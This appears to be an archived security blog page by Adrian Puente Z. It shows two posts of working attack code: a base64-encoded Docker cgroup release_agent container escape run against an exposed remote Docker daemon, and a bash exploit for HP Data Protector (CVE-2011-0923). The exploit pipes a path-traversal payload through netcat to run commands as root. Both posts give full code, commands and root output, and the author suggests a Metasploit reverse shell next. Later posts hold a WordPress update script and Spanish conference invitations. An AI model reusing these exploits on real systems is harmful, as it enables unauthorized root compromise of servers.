Attack Vector 2: Remote Docker Server Abuse

This attack is based on a technique that Felix Wilhelm mentioned in his twitter account @_fel1x:


Then I found more details in an excellent blog post by Trail of Bits titled Understanding Docker Container Escapes. Please, pay them a visit since I am not going to go deep into the details of the technique but show my version of the attack.

Creating the Exploit

The goal of the attack is to be able to write a one liner that abuses the remote Docker server and writes a script in the file system of the host running the malicious Docker container. The payload will be delivered in a base64 encoded string. This is the attack:

cm5kX2Rpcj0kKGRhdGUgKyVzIHwgbWQ1c3VtIHwgaGVhZCAtYyAxMCkKbWtkaXIgL3RtcC9jZ3JwICYmIG1vdW50IC10IGNncm91cCAtbyByZG1hIGNncm91cCAvdG1wL2NncnAgJiYgbWtkaXIgL3RtcC9jZ3JwLyR7cm5kX2Rpcn0KZWNobyAxID4gL3RtcC9jZ3JwLyR7cm5kX2Rpcn0vbm90aWZ5X29uX3JlbGVhc2UKaG9zdF9wYXRoPWBzZWQgLW4gJ3MvLipccGVyZGlyPVwoW14sXSpcKS4qL1wxL3AnIC9ldGMvbXRhYmAKZWNobyAiJGhvc3RfcGF0aC9jbWQiID4gL3RtcC9jZ3JwL3JlbGVhc2VfYWdlbnQKY2F0ID4gL2NtZCA8PCBfRU5ECiMhL2Jpbi9zaApjYXQgPiAvcnVubWUuc2ggPDwgRU9GCnNsZWVwIDMwIApFT0YKc2ggL3J1bm1lLnNoICYKc2xlZXAgNQppZmNvbmZpZyBldGgwID4gIiR7aG9zdF9wYXRofS9vdXRwdXQiCmhvc3RuYW1lID4+ICIke2hvc3RfcGF0aH0vb3V0cHV0IgppZCA+PiAiJHtob3N0X3BhdGh9L291dHB1dCIKcHMgYXh1IHwgZ3JlcCBydW5tZS5zaCA+PiAiJHtob3N0X3BhdGh9L291dHB1dCIKX0VORAoKIyMgTm93IHdlIHRyaWNrIHRoZSBkb2NrZXIgZGFlbW9uIHRvIGV4ZWN1dGUgdGhlIHNjcmlwdC4KY2htb2QgYSt4IC9jbWQKc2ggLWMgImVjaG8gXCRcJCA+IC90bXAvY2dycC8ke3JuZF9kaXJ9L2Nncm91cC5wcm9jcyIKIyMgV2FpaWlpaXQgZm9yIGl0Li4uCnNsZWVwIDYKY2F0IC9vdXRwdXQKZWNobyAi4oCiPygowq/CsMK3Ll8u4oCiIHByb2ZpdCEg4oCiLl8uwrfCsMKvKSnYn+KAoiIK

We can decode it using CyberChef and the From Base64 recipe. This is the output:

rnd_dir=$(date +%s | md5sum | head -c 10)
mkdir /tmp/cgrp && mount -t cgroup -o rdma cgroup /tmp/cgrp && mkdir /tmp/cgrp/${rnd_dir}
echo 1 > /tmp/cgrp/${rnd_dir}/notify_on_release
host_path=`sed -n 's/.*\perdir=\([^,]*\).*/\1/p' /etc/mtab`
echo "$host_path/cmd" > /tmp/cgrp/release_agent
cat > /cmd << _END
#!/bin/sh
cat > /runme.sh << EOF
sleep 30 
EOF
sh /runme.sh &
sleep 5
ifconfig eth0 > "${host_path}/output"
hostname >> "${host_path}/output"
id >> "${host_path}/output"
ps axu | grep runme.sh >> "${host_path}/output"
_END

## Now we trick the docker daemon to execute the script.
chmod a+x /cmd
sh -c "echo \$\$ > /tmp/cgrp/${rnd_dir}/cgroup.procs"
## Waiiiiit for it...
sleep 6
cat /output
echo "•?((¯°·._.• profit! •._.·°¯))ß•"

In this piece of code, the attack abuses the functionality of the notify_on_release feature in cgroups v1 to run the exploit as a fully privileged root userref 1.

rnd_dir=$(date +%s | md5sum | head -c 10)
mkdir /tmp/cgrp && mount -t cgroup -o rdma cgroup /tmp/cgrp && mkdir /tmp/cgrp/${rnd_dir}
echo 1 > /tmp/cgrp/${rnd_dir}/notify_on_release

When the last task in a cgroups leaves (by exiting or attaching to another cgroups), a command supplied in the release_agent file is executed. The intended use for this is to help prune abandoned cgroups. This command, when invoked, is run as a fully privileged root on the hostref 1.

host_path=`sed -n 's/.*\perdir=\([^,]*\).*/\1/p' /etc/mtab`
echo "$host_path/cmd" > /tmp/cgrp/release_agent

This step will create the script that the abused docker server will execute allowing us to spawn our own process.

cat > /cmd << _END
#!/bin/sh
cat > /runme.sh << EOF
sleep 30 
EOF
sh /runme.sh &

## Now we look for the process
sleep 5
ifconfig eth0 > "${host_path}/output"
hostname >> "${host_path}/output"
id >> "${host_path}/output"
ps axu | grep runme.sh >> "${host_path}/output"
_END

Now we abuse the docker daemon to execute the script.

chmod a+x /cmd
sh -c "echo \$\$ > /tmp/cgrp/${rnd_dir}/cgroup.procs"
## Waiiiiit for it...
sleep 6
cat /output
echo "•?((¯°·._.• profit! •._.·°¯))ß•"

Preparing the Attack

I owe this section to Trail of Bits’ post titled Understanding Docker Container Escapes. I am copying most of it because I don’t think I can write it better and because I am also lazy.

We can run the attack with the --privileged flag but that provides far more permissions than needed to escape a docker container via this method. In reality, the only requirements are:

  1. We must be running as root inside the container
  2. The container must be run with the SYS_ADMIN Linux capability
  3. The container must lack an AppArmor profile, or otherwise allow the mount syscall
  4. The cgroup v1 virtual file system must be mounted read-write inside the container

The SYS_ADMIN capability allows a container to perform the mount syscall (see man 7 capabilities). Docker starts containers with a restricted set of capabilities by default and does not enable the SYS_ADMIN capability due to the security risks of doing so.

Further, Docker starts containers with the docker-default AppArmor policy by default, which prevents the use of the mount syscall even when the container is run with SYS_ADMIN.

A container would be vulnerable to this technique if run with the flags: --security-opt apparmor=unconfined --cap-add=SYS_ADMIN.

So the command would look like this:

$ docker run --rm -it --cap-add=SYS_ADMIN --security-opt apparmor=unconfined ubuntu bash

Executing the Attack

Now we execute everything in a nice one liner bundle:

ubuntu@ip-10-42-2-129:~$ export DOCKER_HOST=tcp://10.42.2.77:2376
ubuntu@ip-10-42-2-129:~$ docker run --rm -it --cap-add=SYS_ADMIN --security-opt apparmor=unconfined ubuntu bash -c 'echo "cm5kX2Rpcj0kKGRhdGUgKyVzIHwgbWQ1c3VtIHwgaGVhZCAtYyAxMCkKbWtkaXIgL3RtcC9jZ3JwICYmIG1vdW50IC10IGNncm91cCAtbyByZG1hIGNncm91cCAvdG1wL2NncnAgJiYgbWtkaXIgL3RtcC9jZ3JwLyR7cm5kX2Rpcn0KZWNobyAxID4gL3RtcC9jZ3JwLyR7cm5kX2Rpcn0vbm90aWZ5X29uX3JlbGVhc2UKaG9zdF9wYXRoPWBzZWQgLW4gJ3MvLipccGVyZGlyPVwoW14sXSpcKS4qL1wxL3AnIC9ldGMvbXRhYmAKZWNobyAiJGhvc3RfcGF0aC9jbWQiID4gL3RtcC9jZ3JwL3JlbGVhc2VfYWdlbnQKY2F0ID4gL2NtZCA8PCBfRU5ECiMhL2Jpbi9zaApjYXQgPiAvcnVubWUuc2ggPDwgRU9GCnNsZWVwIDMwIApFT0YKc2ggL3J1bm1lLnNoICYKc2xlZXAgNQppZmNvbmZpZyBldGgwID4gIiR7aG9zdF9wYXRofS9vdXRwdXQiCmhvc3RuYW1lID4+ICIke2hvc3RfcGF0aH0vb3V0cHV0IgppZCA+PiAiJHtob3N0X3BhdGh9L291dHB1dCIKcHMgYXh1IHwgZ3JlcCBydW5tZS5zaCA+PiAiJHtob3N0X3BhdGh9L291dHB1dCIKX0VORAoKIyMgTm93IHdlIHRyaWNrIHRoZSBkb2NrZXIgZGFlbW9uIHRvIGV4ZWN1dGUgdGhlIHNjcmlwdC4KY2htb2QgYSt4IC9jbWQKc2ggLWMgImVjaG8gXCRcJCA+IC90bXAvY2dycC8ke3JuZF9kaXJ9L2Nncm91cC5wcm9jcyIKIyMgV2FpaWlpaXQgZm9yIGl0Li4uCnNsZWVwIDYKY2F0IC9vdXRwdXQKZWNobyAi4oCiPygowq/CsMK3Ll8u4oCiIHByb2ZpdCEg4oCiLl8uwrfCsMKvKSnYn+KAoiIK" | base64 -d | bash -'
eth0: flags=4163  mtu 9001
        inet 10.42.2.77  netmask 255.255.255.0  broadcast 10.42.2.255
        inet6 fe80::36:7fff:fe79:376e  prefixlen 64  scopeid 0x20
        ether 02:36:7f:79:37:6e  txqueuelen 1000  (Ethernet)
        RX packets 97631  bytes 72611082 (72.6 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 91094  bytes 5847217 (5.8 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

ip-10-42-2-77
uid=0(root) gid=0(root) groups=0(root)
root     21756  0.0  0.0   4628   796 ?        S    08:04   0:00 sh /runme.sh
root     21771  0.0  0.1  11464  1012 ?        S    08:04   0:00 grep runme.sh
•?((¯°·._.• profit! •._.·°¯))ß•
ubuntu@ip-10-42-2-129:~$

Profit! Notice how the command was executed as a low privileged account but by exploiting the open docker port we were able to run a command as root in the remote server. My recommendation is to use Metasploit to create a reverse shell or even use a rever shell from swisskyrepo‘s PayloadsAllTheThings Github repository.

References

1.- Trail of Bits Blog, Understanding Docker Container Escapes, Visited: March 17, 2020.

Happy Hacking!
Adrian Puente Z.

Share
Posted in Capture the Flag, Code, Docker, Hacking | Tagged , , , , | Leave a comment

HP Data Protector Remote Shell for HPUX

In many pentest that I have done, HPUX is one of the more commons UNIX OS that I found. It is a strong operating system running in a robust hardware, and when I got to know more about the Lights Out functionality I just fall in love. Al thought many companies uses it for running their main part of their business I have found the they don’t pay much attention on it’s security so it’s common to find production servers without patches or even running applications on insecure protocols like Telnet, FTP or even rlogin.

Since HPUX has been around for a long time and HP was concerned about its security he created the project Bastile for HPUX. I had used it to secure servers and I can say that it’s great! You have to be really careful because it closes a lot of stuff and it may, no sorry, it will broke the connectivity with your oldest applications. ( by the way, it moves the users hashes to the /tcb/files/auth/ folder ;) ). This doesn’t mean you just run tomorrow, apply the Bastille on your servers and forget about them… YOU ALSO NEED TO PATCH THE SERVER -CONSTANTLY-

So this week I was working in a Pentest and one of the main objectives was this HPUX 11.11 server, with 10 open ports and Bastille installed, it wasn’t looking so good. Looking around I found that Data Protect has this nasty vulnerability and that fdisk has created a PoC for this Zero Day but in Windows. So with a lot of help from c4an (he ported this tool to the Metasploit Project that you can see in his blog) the server was compromised with root…. w00t w00t!

So this is the code and I share it ONLY FOR EDUCATIONAL PURPOSES. I encourage you not to use it on servers that you don’t own. You can also download it from my Hacking Projects section

#!/bin/bash
# Exploit Title: HP Data Protector Remote Shell for HPUX
# Date: 2011-08-02
# Author: Adrian Puente Z.
# Software Link:http://www8.hp.com/us/en/software/software-
# product.html?compURI=tcm:245-936920&pageTitle=data-protector
# Version: 0.9
# Tested on: HPUX
# CVE: CVE-2011-0923
# Notes: ZDI-11-055
# Reference: http://www.zerodayinitiative.com/advisories/ZDI-11-055/
# Reference: http://h20000.www2.hp.com/bizsupport/TechSupport/
# Document.jsp?objectID=c02781143
#
# Powered by Hackarandas www.hackarandas.com
# Reachme at ch0ks _at_ hackarandas _dot_ com || @ch0ks
# Lots of thanks to David Llorens (@c4an) for all the help.
# Ported to HPUX from fdisk's (@fdiskyou) Windows version.
# Windows version: http://www.exploit-db.com/exploits/17339/
#
# Shouts to shellhellboy, r3x, r0d00m, etlow,
# psymera, nitr0us and ppl in #mendozaaaa
# 


[ $# -lt 3 ] && echo -en "Syntax: `basename ${0}`   \n\n`basename ${0}` 10.22.33.44 5555 id \nX15 [12:1] uid=0(root) gid=0(root)
" && exit 0 
HOST=`echo ${@} | awk '{print $1}'`
PORT=`echo ${@} | awk '{print $2}'`
CMD=`echo ${@} | sed 's/'$HOST'.*'${PORT}'\ \ *//g'`
SC=""
SC=${SC}"\x00\x00\x00\xa4\x20\x32\x00\x20\x2d\x2d\x63\x68\x30\x6b\x73\x2d"
SC=${SC}"\x00\x20\x30\x00\x20\x53\x59\x53\x54\x45\x4d\x00\x20\x2d\x63\x68"
SC=${SC}"\x30\x6b\x73\x2d\x2d\x00\x20\x43\x00\x20\x32\x30\x00\x20\x2d\x2d"
SC=${SC}"\x63\x68\x30\x6b\x73\x2d\x00\x20\x50\x6f\x63\x00\x20\x2d\x72\x30"
SC=${SC}"\x30\x74\x2d\x72\x30\x30\x74\x2d\x00\x20\x2d\x72\x30\x30\x74\x2d"
SC=${SC}"\x72\x30\x30\x74\x2d\x00\x20\x2d\x72\x30\x30\x74\x2d\x72\x30\x30"
SC=${SC}"\x74\x2d\x00\x20\x30\x00\x20\x30\x00\x20\x2e\x2e\x2f\x2e\x2e\x2f"
SC=${SC}"\x2e\x2e\x2f\x2e\x2e\x2f\x2e\x2e\x2f\x2e\x2e\x2f\x2e\x2e\x2f\x2e"
SC=${SC}"\x2e\x2f\x2e\x2e\x2f\x75\x73\x72\x2f\x62\x69\x6e\x2f\x73\x68\x00"
SC=${SC}"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
SC=${SC}"\x00\x00\x00\x00\x00\x00\x00\x00\x00"
SHELLCODE=${SC}
( echo -en ${SHELLCODE} ; echo ${CMD} ) | nc -w1 ${HOST} ${PORT}

This script is in Bash and can run in any Linux like Backtrack or in Windows using Cygwin and this is how it works:

The shellcode is 168 bytes and is injected directly on the port. The first 8 bytes of the 104 bytes of this shellcode is part of the protocol where we use the flag “C 20” to tell Data Protect (I found that if we manipulates this value other things can be accomplished even writing directly to / ) to perform the vulnerable function that allows remote connections and execute files within it’s local bin directory.

"\x00\x00\x00\xa4\x20\x32\x00\x20\x2d\x2d\x63\x68\x30\x6b\x73\x2d"
"\x00\x20\x30\x00\x20\x53\x59\x53\x54\x45\x4d\x00\x20\x2d\x63\x68"
"\x30\x6b\x73\x2d\x2d\x00\x20\x43\x00\x20\x32\x30\x00\x20\x2d\x2d"
"\x63\x68\x30\x6b\x73\x2d\x00\x20\x50\x6f\x63\x00\x20\x2d\x72\x30"
"\x30\x74\x2d\x72\x30\x30\x74\x2d\x00\x20\x2d\x72\x30\x30\x74\x2d"
"\x72\x30\x30\x74\x2d\x00\x20\x2d\x72\x30\x30\x74\x2d\x72\x30\x30"
"\x74\x2d\x00\x20\x30\x00\x20\x30\x00"

but if we use the Directory Path Traversal technique we can execute any binary within the file system. The next part was tricky, I can execute any command but I am unable to pass arguments directly to it, so after some debug I found I can spawn a /usr/bin/sh closing it with some nullbytes to get the complete 168 bytes and if I concatenates the command to execute it will pass directly to the shell and execute it with the user’s environment variables, in this case root, and returns us the output.

"\x20\x2e\x2e\x2f\x2e\x2e\x2f"
"\x2e\x2e\x2f\x2e\x2e\x2f\x2e\x2e\x2f\x2e\x2e\x2f\x2e\x2e\x2f\x2e"
"\x2e\x2f\x2e\x2e\x2f\x75\x73\x72\x2f\x62\x69\x6e\x2f\x73\x68\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00"

So at the end I get this to work doing this:

( echo -en ${SHELLCODE} ; echo ${CMD} ) | nc -w1 ${HOST} ${PORT}

The Netcat helps me to transports the shellcode to the port and it returns the output. It simply works.

So special thanks to fdisk for the PoC and David Llorens for the useful brainstorming, he also ported this tool to the Metasploit Project that you can see in his blog.

Adrian Puente Z.

Share
Posted in Code, Exploits, Hacking, Security | Tagged , , , , , , , , , , , , , , , , | Leave a comment

Updating your WordPress Blog in a blink!

Wordpress Logo I know, I know… WordPress already has an option to update your blog with one click… but I love to use my SSH and I don’t trust FTP connections, so here is my manual solution for this. I hope you find it useful.

ssh myblog.com
./updateblog.sh
exit 

That’s it, pretty fancy uh? This is the code for this script:

#!/bin/bash
# Script by Adrian Puente Z..
# Powered by Hackarandas www.hackarandas.com
# Licensed by GNU GPLv3
# http://www.gnu.org/licenses/gpl-3.0.txt

# This is the absolute PATH to a working directory.
UPGRADEPATH="/home/user/mytempdir/"
# Where the Blog is installed.
BLOGPATH="/home/user/complete/path"
# The complete URL to the blog.
BLOGURL="www.myblog.com/complete/path"
# For spanish version use this line.
NEWWP=`curl -q http://es.wordpress.org/ 2>/dev/null| grep download-tar | cut -d'"' -f4`
# For english version use this line
#NEWWP="http://wordpress.org/latest.tar.gz"

echo -n "Downloading ${NEWWP}, is this ok? [y/N] "
read -n 1 OK
echo
if [ ${OK} == "n" ]
then
	echo Exiting...  
	exit 0
fi

cd ${UPGRADEPATH}
echo Downloading new WP...
wget ${NEWWP} -O- | tar zxf -  
if [ $? -ne 0 ]
then
	echo "Problem found downloading latest release."
	echo "Exiting..."
	exit 1
fi

echo Deleting old wp-admin and wp-includes..
echo -n "is this ok [y/N] "
read -n 1 OK
echo
if [ ${OK} == "n" ]
then
        echo Exiting...  
        exit 0
fi

rm -fr ${BLOGPATH}/wp-admin
rm -fr ${BLOGPATH}/wp-includes

echo -n "Copying new files...i "
cp -r wordpress/* ${BLOGPATH}
rm -fr wordpress/
echo Done
echo Now go to this URL to update database..
echo -e "${BLOGURL}/wp-admin/upgrade.php"
echo Bye.
exit 0

You just need to change the variables according to your blog needs, each one is commented to best understanding and don’t forget to give execution access. This script has only been tested on Linux and you should only keep it inside your home not in the www or http folder to avoid that someone read it.

You can download it here under your own risk and don’t forget to check my other projects here.

Any comment or doubt leave me a comment and I will try to reply it asap.

Adrian Puente Z.

, , , , ,

Share
Posted in Code, Security | Tagged , , , , | Leave a comment

Reunión CUM 2010

Hace poco el buen Nitrous me comentó que se iba a armar una reunión del CUM (Comunidad Underground Mexico, no piensen mal) y despues el buen HKM autor del sitio Hakim me comentó que podía difundirlo.

Bueno, les hago extensiva la invitación a la Reunión anual del CUM y espero verlos por ahi!

IMPORTANTE:

El cupo es limitado así que es necesario que se registren enviando un correo a hkm _AT_ hakim _DOT_ ws, por mensaje privado en el foro de www.underground.org.mx al usuario hkm o en el Twitter de @_hkm.

La invitación

Es un placer informarles que la Reunión “anual” de su Comunidad Underground de México se llevará a cabo el próximo Viernes 26 de Noviembre de 3pm a 8pm en las nuevas instalaciones del TelmexHUB ubicado en Isabel la Catolica #51.

PLÁTICAS CONFIRMADAS:

1) DotDotPwn (nitr0us) : Herramienta para encontrar vulnerabilidades de Directory Traversal, disponible en BackTrack 4 R2.

2) ROP (tr3w) : Programacion orientada al retorno. Método para evadir stack no ejecutable (DEP, NX).

3) Teensy (hkm) : Dispositivo electrónico para simular un teclado y ejecutar comandos al estilo autorun en cualquier sistema operativo.

4) Ganando concursos en línea (webrek) : Viajes, autos y celulares son algunos de los premios ofrecidos en concursos en internet en México. Pero son realmente seguros estos aplicativos?

5) Unpacker genérico (Psymera) : Como desempacar el RunPE y crear un unpacker genérico para la mayoria de crypters que usan los lammos.

¿Cuándo?

Viernes 26 de Noviembre · 3:00pm – 8:00pm

¿Dónde?

Biblioteca Digital Bicentenario Telmex Hub
Isabel la Catolica #51 Col Centro.
Ciudad de México, Mexico

Estacionamiento Público

Encontraran estacionamiento público en la calle Venustiano Carranza como en la calle República de Uruguay

El mapita obligado:


View Larger Map

Espero pueda descolgarme de la oficina pero de igual forma todas las pláticas prometen mucho y siempre es importante conocer a la gente del medio. Si todo sale como espero espero verlos por alla!

Fuente del Post: Foro Underground

Adrián Puente Z.

Share
Posted in Conferences, Events, Hacking | Tagged , , , , , , , , , , , | Leave a comment

Conferencia HUM – BugCon2010

Quiero invitarlos a mi conferencia de HUM – Homemade Undetectable Malware que voy a dar en la BugCon2010 este viernes 29 de octubre del 2010. Es parte de lo que dí en la conferencia del ITESM pero voy a agregarle mas contenido y espero ahora si me salgan los demos. Jojojo.

No dejen de ir, hoy inició el congreso pero promete mucho y siempre es padre conocer gente del underground y profesionales de la seguridad informática. Un agradecimiento a Vendetta por facilitar el día de la conferencia y allá nos vemos.

Cómo llegar:

Centro Formación e Innovación Educativa (CFIE): Av. Wilfrido Massieu sin número esquina con Luis Enrique Erro Unidad Profesional “Adolfo López Mateos”, Zacatenco.

La forma más fácil de llegar desde el sur es tomar todo Insurgentes hacia el norte y salir en Av. Montevideo, en Montevideo llegar hasta el cruce con Av. Instituto Politécnico Nacional, seguir por Av. Politécnico y a una calle empieza Wilfrido Massieu allí lo reconoceran por que empiezan las rejas guindas del IPN. Seguir por Wilfrideo Massieu, lo más característico es el planetario que se distingue por ser esférico del techo, el edificio al lado es el CFIE, lo reconoceran por una pirámide de cristal que tiene en el techo en el frente hay una mantonta azul con la catarina.

Si es en transporte público lo más fácil es llegar a Metro Lindavista o Metro Politécnico, de Metro Lindavista pueden tomar un taxi deben ser como $10, de Metro Politécnico tendrían que caminar como 10 min por que la avenida es en sentido contrario.

El mapísima obligatorio.


View BugCon2010 in a larger map

Adrián Puente Z.

Technorati Tags:

Share
Posted in Conferences, Events, Hacking, Presentations, Security | Tagged , , , , , , | 2 Comments